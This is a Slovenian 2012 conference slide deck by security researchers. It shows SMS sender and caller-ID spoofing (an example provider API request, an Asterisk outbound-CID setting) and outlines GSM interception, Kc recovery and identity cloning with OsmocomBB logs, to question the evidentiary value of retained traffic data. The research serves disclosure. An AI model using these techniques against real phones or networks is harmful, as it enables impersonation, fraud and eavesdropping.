

Zaupanje prometnim podatkom v telefoniji



Matej Kovačič

(CC) 2012

Kazensko pravna šola 2012 | Čatež, november 2012

Delo je izdano pod Creative Commons licenco: "Priznanje avtorstva-Nekomercialno-Deljenje pod enakimi pogoji 2.5 Slovenija". Celotno pravno besedilo licence je dostopno na spletni strani: <http://creativecommons.org/licenses/by-nc-sa/2.5/si/legalcode>, ali na poštnem naslovu: Inštitut za intelektualno lastnino, Čufarjeva ulica 17, 1000 Ljubljana.

Slike: (CC) OpenClipArt.org, Matej Kovačič in Jaka Hudoklin (osebni arhiv) ter navedeni avtorji (C).

OPOZORILO:

Predstavljeni bodo rezultati več informacijsko-varnostnih raziskav iz področja telefonije, ki smo jih v letu 2012 izvedli varnostni raziskovalci Matej Kovačič, Jaka Hudoklin, Primož Bratanič in Klemen Rupnik.

Rezultati so bili predstavljeni v več člankih na spletnem portalu Slo-Tech.com (in povzeti v različnih slovenskih medijih) ter na nekaj strokovnih konferencah.

Pri izvajanju opisanih postopkov smo spoštovali veljavno zakonodajo, saj smo izvajali analizo izključno lastnih komunikacij in uporabljali lastno opremo..

Namen raziskav je bil opozoriti na varnostne ranljivosti v slovenskih telefonskih omrežjih z željo, da se varnostne ranljivosti odpravijo, posledično pa se poveča stopnja varnosti in zasebnosti uporabnikov mobilne in navadne telefonije.

Z raziskavami pa smo pokazali tudi na pomanjkljivosti pri sistemu hrambe prometnih podatkov (tim. *data retention*).

Po našem mnenju se postavlja tudi vprašanje zaupanja prometnim podatkom v kazenskem postopku oziroma se pod vprašaj postavlja njihova dokazna vrednost.


Pošiljanje SMS sporočil s spremenjeno klicno identifikacijo

Pošiljanje SMS sporočil "iz" poljubne številke

```
<http://ponudnik.com/sms/json?  
username=xxxxxxx&password=xxxxxxx&from=Phreaker&to=38631123456&text=Posiljanje%20SMS%20iz%20stevilke%20ki%20ni%20stevilka.>
```



Pošiljanje SMS sporočil "iz" poljubne številke




Klicanje s poljubno klicno identifikacijo

[kljub popravkom nekaterih operaterjev postopek v določenih okoliščinah še vedno deluje]

Klicanje s poljubno klicno identifikacijo

1: vzpostavitev infrastrukture



Klicanje s poljubno klicno identifikacijo

2: pogled v virtualno telefonsko centralo

The image shows two overlapping browser windows from the Asterisk PBX Admin Mode. The background window displays the 'PBX Status' page, and the foreground window displays the configuration page for extension 1000.

Background Window: PBX Status

Version: Asterisk 1.6.0.26-FONCORE-r78 built by root @ revision

Uptime: System uptime: 7 hours, 5 minutes, 43 seconds
Last reload: 1 hour, 10 minutes, 54 seconds

Active Channel(s): 0 active SIP dialogs

Peer	User/ANR	Call ID
0 SIP registrations.		

Sip Registry

Host	Username	Refresh
0 SIP registrations.		

Sip Peers

Name/username	Host	Dyn	Nat	Auth
2000	(Unspecified)	D	N	A
1000/1000	192.168.56.1	D	N	A

2 sip peers [Monitored: 1 online, 1 offline Unmonitored: 0]

IAX2 Registry

Host	dnsmgr	Username	Perceived
0 IAX2 registrations.			

IAX2 Peers

Name/Username	Host	Mask
[REDACTED]	(S)	255.255.255.255

1 iax2 peers [1 online, 0 offline, 0 unmonitored]

Setup Tools

- Admin
 - System Status
 - Module Admin
- Basic
 - Extensions
 - Feature Codes
 - General Settings
 - Outbound Routes
 - Support
 - Trunks
- Administrators
- Inbound Call Control
 - Inbound Routes
 - Zap Channel DIDs
- Announcements
- Blacklist
- CallerID Lookup Sources
- Day/Night Control
- Follow Me

Foreground Window: Extension: 1000

System Status Packages PBX System Settings Help

Admin Reports Panel Recordings Help

Extension: 1000

English

Delete Extension 1000

Add Follow Me Settings

Add Extension

Matej 1 <1000>

Matej 2 <2000>

Edit Extension

Display Name: Matej 1

CID Num Alias: [REDACTED]

SIP Alias: [REDACTED]

Extension Options

Outbound CID: "386 [REDACTED]" <386 [REDACTED]>

Ring Time: Default

Call Waiting: Enable

Call Screening: Disable

A red arrow points to the Outbound CID field.

Klicanje s poljubno klicno identifikacijom

3: rezultat na telefonu



Klicanje s poljubno klicno identifikacijo

4: prometni podatki pri operaterju

	25.02.2012	11:11:02	1 E	0	SVNSM-Si.mobil	SMS_poslan / 38631595xxx	Out
	25.02.2012	11:57:43	0:01:00	0	SVNSM-Si.mobil		In
	25.02.2012	13:07:13	0:00:41	0	SVNSM-Si.mobil		In
	25.02.2012	15:39:09	0:02:05	0	SVNSM-Si.mobil		In
	25.02.2012	16:37:28	0:00:50	0	SVNSM-Si.mobil		In
	25.02.2012	23:41:22	0:00:04	0	SVNSM-Si.mobil	38640222xxx	In

25.02.2012	23:41:22	0:00:04	0	SVNSM-Si.mobil	38640222xxx	In
25.02.2012	23:43:21	0:00:02	0	SVNSM-Si.mobil	38640444xxx	In
25.02.2012	23:45:04	0:00:02	0	SVNSM-Si.mobil	38640666xxx	In
25.02.2012	23:46:37	0:00:02	0	SVNSM-Si.mobil	38640888xxx	In

	27.02.2012	9:51:56	1 E	0	SVNSM-Si.mobil		Out
	27.02.2012	9:53:05	1 E	0	SVNSM-Si.mobil		In
	27.02.2012	12:02:08	0:02:44	0	SVNSM-Si.mobil		Out
	27.02.2012	12:06:54	0:00:20	0	SVNSM-Si.mobil		Out
	27.02.2012	12:36:34	0:00:42	0	SVNSM-Si.mobil		Out
	27.02.2012	12:46:55	1 E	0	SVNSM-Si.mobil		Out
	27.02.2012	12:49:48	1 E	0	SVNSM-Si.mobil		In

Varnost slovenskih GSM omrežij

Kaj točno smo naredili?

(in zakaj to ni nezakonito)

- Uporabljali smo atestirano opremo.
- Prestrezali smo **lastne** komunikacije:
 - na “broadcast kanalu” poslušamo (tehnična) sporočila omrežja telefonom. Sporočila pošilja omrežje **vsem** telefonom (tudi tistim, ki še niso povezani v omrežje);
 - našemu telefonu pošiljamo (tiha) SMS sporočila oz. ga kličemo;
 - na “broadcast kanalu” gledamo katera TMSI številka bo dobila SMS sporočilo oz. klic (TMSI lociramo statistično ter s pomočjo SABM (*Set Asynchronous Balance Mode*) sporočila, ki ga lahko zaznamo le v oddaljenosti 2m od telefona);

Kaj točno smo naredili?

(in zakaj to ni nezakonito)

- Prestrezali smo **lastne** komunikacije (*nadaljevanje*):
 - ko identificiramo (naš lasten) TMSI, počakamo na zahtevo za preklop na podatkovni kanal in ko do nje pride, zahtevi sledimo (preklopimo na podatkovni kanal, kjer naš telefon prejme šifrirane podatke – SMS sporočilo);
 - šifrirane podatke (vsebino SMS sporočila) poslane iz našega modema na naš telefon kriptanaliziramo tako, da dobimo sejni šifrirni ključ Kc. Ta ključ se sicer nahaja v našem mobilnem telefonu (ne na SIM kartici, a izvira iz nje);
 - s pomočjo (našega) Kc (naše) podatke dešifriramo;
 - TMSI in Kc lahko z ustrezno programsko opremo pridobimo tudi iz mobilnega telefona, SIM kartice ne kloniramo, saj vsebuje samo Ki in ne Kc!

Kaj točno smo naredili?

(in zakaj to ni nezakonito)

- Impersonacija - ponarejanje (lastne) mobilne identitete:
 - iz omrežja zajamemo naslednje identifikacijske podatke našega telefona: IMSI, TMSI, Kc, sekvenčno številko ključa. Gre za podatke našega lastnega mobilnega telefona.
 - te podatke prepíšemo v naš drugi telefon in s tem telefonom opravimo klic v imenu našega prvega telefona.



Predzgodba




John Nevil Maskelyne
(1839 – 1917)



Kiberpipa
(2012)



Nekaj osnov o GSM



SIM kartica in mobilni aparat, IMSI, TMSI, A5/x, “broadcast kanali” in podatkovni kanali...


OsmocomBB

Mobilni telefon s Calypso čipovjem...



Strojni del opreme lahko zajema tudi druge naprave, npr. RTL-SDR, USRP,...

...in OsmocomBB strojna programska oprema



Zagon nalagalnika ROM (ang. *romloader*)

```
matej@cryptopia: ~/osmocom/osmocom-bb-raw/src/host/osmocon
Die ID code: 7e540b2fc90393bb
=====
REG_DPLL=0x2413
CNTL_ARM_CLK=0xf0a1
CNTL_CLK=0xff91
CNTL_RST=0xfff3
CNTL_ARM_DIV=0xfff9
=====
Power up simcard:

THIS FIRMWARE WAS COMPILED WITHOUT TX SUPPORT!!!
Assert DSP into Reset
Releasing DSP from Reset
Installing DSP sniff patch
Setting some dsp_api.ndb values
Setting API NDB parameters
DSP Download Status: 0x0001
DSP API Version: 0x0000 0x0000
Finishing download phase
DSP Download Status: 0x0002
DSP API Version: 0x3606 0x0000
LOST 3901!
LOST 3750!
```

Pregled baznih postaj...

```
Failed to connect to '/tmp/osmocom_sap'.
Failed during sap_open(), no SIM reader
<000e> cell_log.c:803 Scanner initialized
Mobile initialized, please start phone now!
<000e> cell_log.c:367 Measure from 0 to 124
c<000e> cell_log.c:367 Measure from 512 to 885
<000e> cell_log.c:367 Measure from 955 to 1023
<000e> cell_log.c:358 Measurement done
<000e> cell_log.c:340 Sync ARFCN 79 (rxlev -57, 197 syncs left)
<000e> cell_log.c:340 Sync ARFCN 19 (rxlev -64, 196 syncs left)
<000e> cell_log.c:340 Sync ARFCN 17 (rxlev -65, 195 syncs left)
<000e> cell_log.c:340 Sync ARFCN 113 (rxlev -65, 194 syncs left)
<000e> cell_log.c:340 Sync ARFCN 80 (rxlev -74, 193 syncs left)
<000e> cell_log.c:340 Sync ARFCN 18 (rxlev -81, 192 syncs left)
<000e> cell_log.c:190 Cell: ARFCN=18 MCC=293 MNC=40 (Slovenia, Si.mobil)
<000e> cell_log.c:340 Sync ARFCN 20 (rxlev -81, 191 syncs left)
<000e> cell_log.c:340 Sync ARFCN 107 (rxlev -81, 190 syncs left)
<000e> cell_log.c:340 Sync ARFCN 4 (rxlev -83, 189 syncs left)
<000e> cell_log.c:340 Sync ARFCN 114 (rxlev -84, 188 syncs left)
<000e> cell_log.c:340 Sync ARFCN 16 (rxlev -85, 187 syncs left)
<000e> cell_log.c:190 Cell: ARFCN=16 MCC=293 MNC=40 (Slovenia, Si.mobil)
<000e> cell_log.c:340 Sync ARFCN 81 (rxlev -85, 186 syncs left)
<000e> cell_log.c:340 Sync ARFCN 111 (rxlev -85, 185 syncs left)
<000e> cell_log.c:340 Sync ARFCN 112 (rxlev -86, 184 syncs left)
<000e> cell_log.c:190 Cell: ARFCN=112 MCC=293 MNC=41 (Slovenia, iPKO)
<000e> cell_log.c:340 Sync ARFCN 8 (rxlev -88, 183 syncs left)
<000e> cell_log.c:340 Sync ARFCN 85 (rxlev -89, 182 syncs left)
<000e> cell_log.c:340 Sync ARFCN 987 (rxlev -89, 181 syncs left)
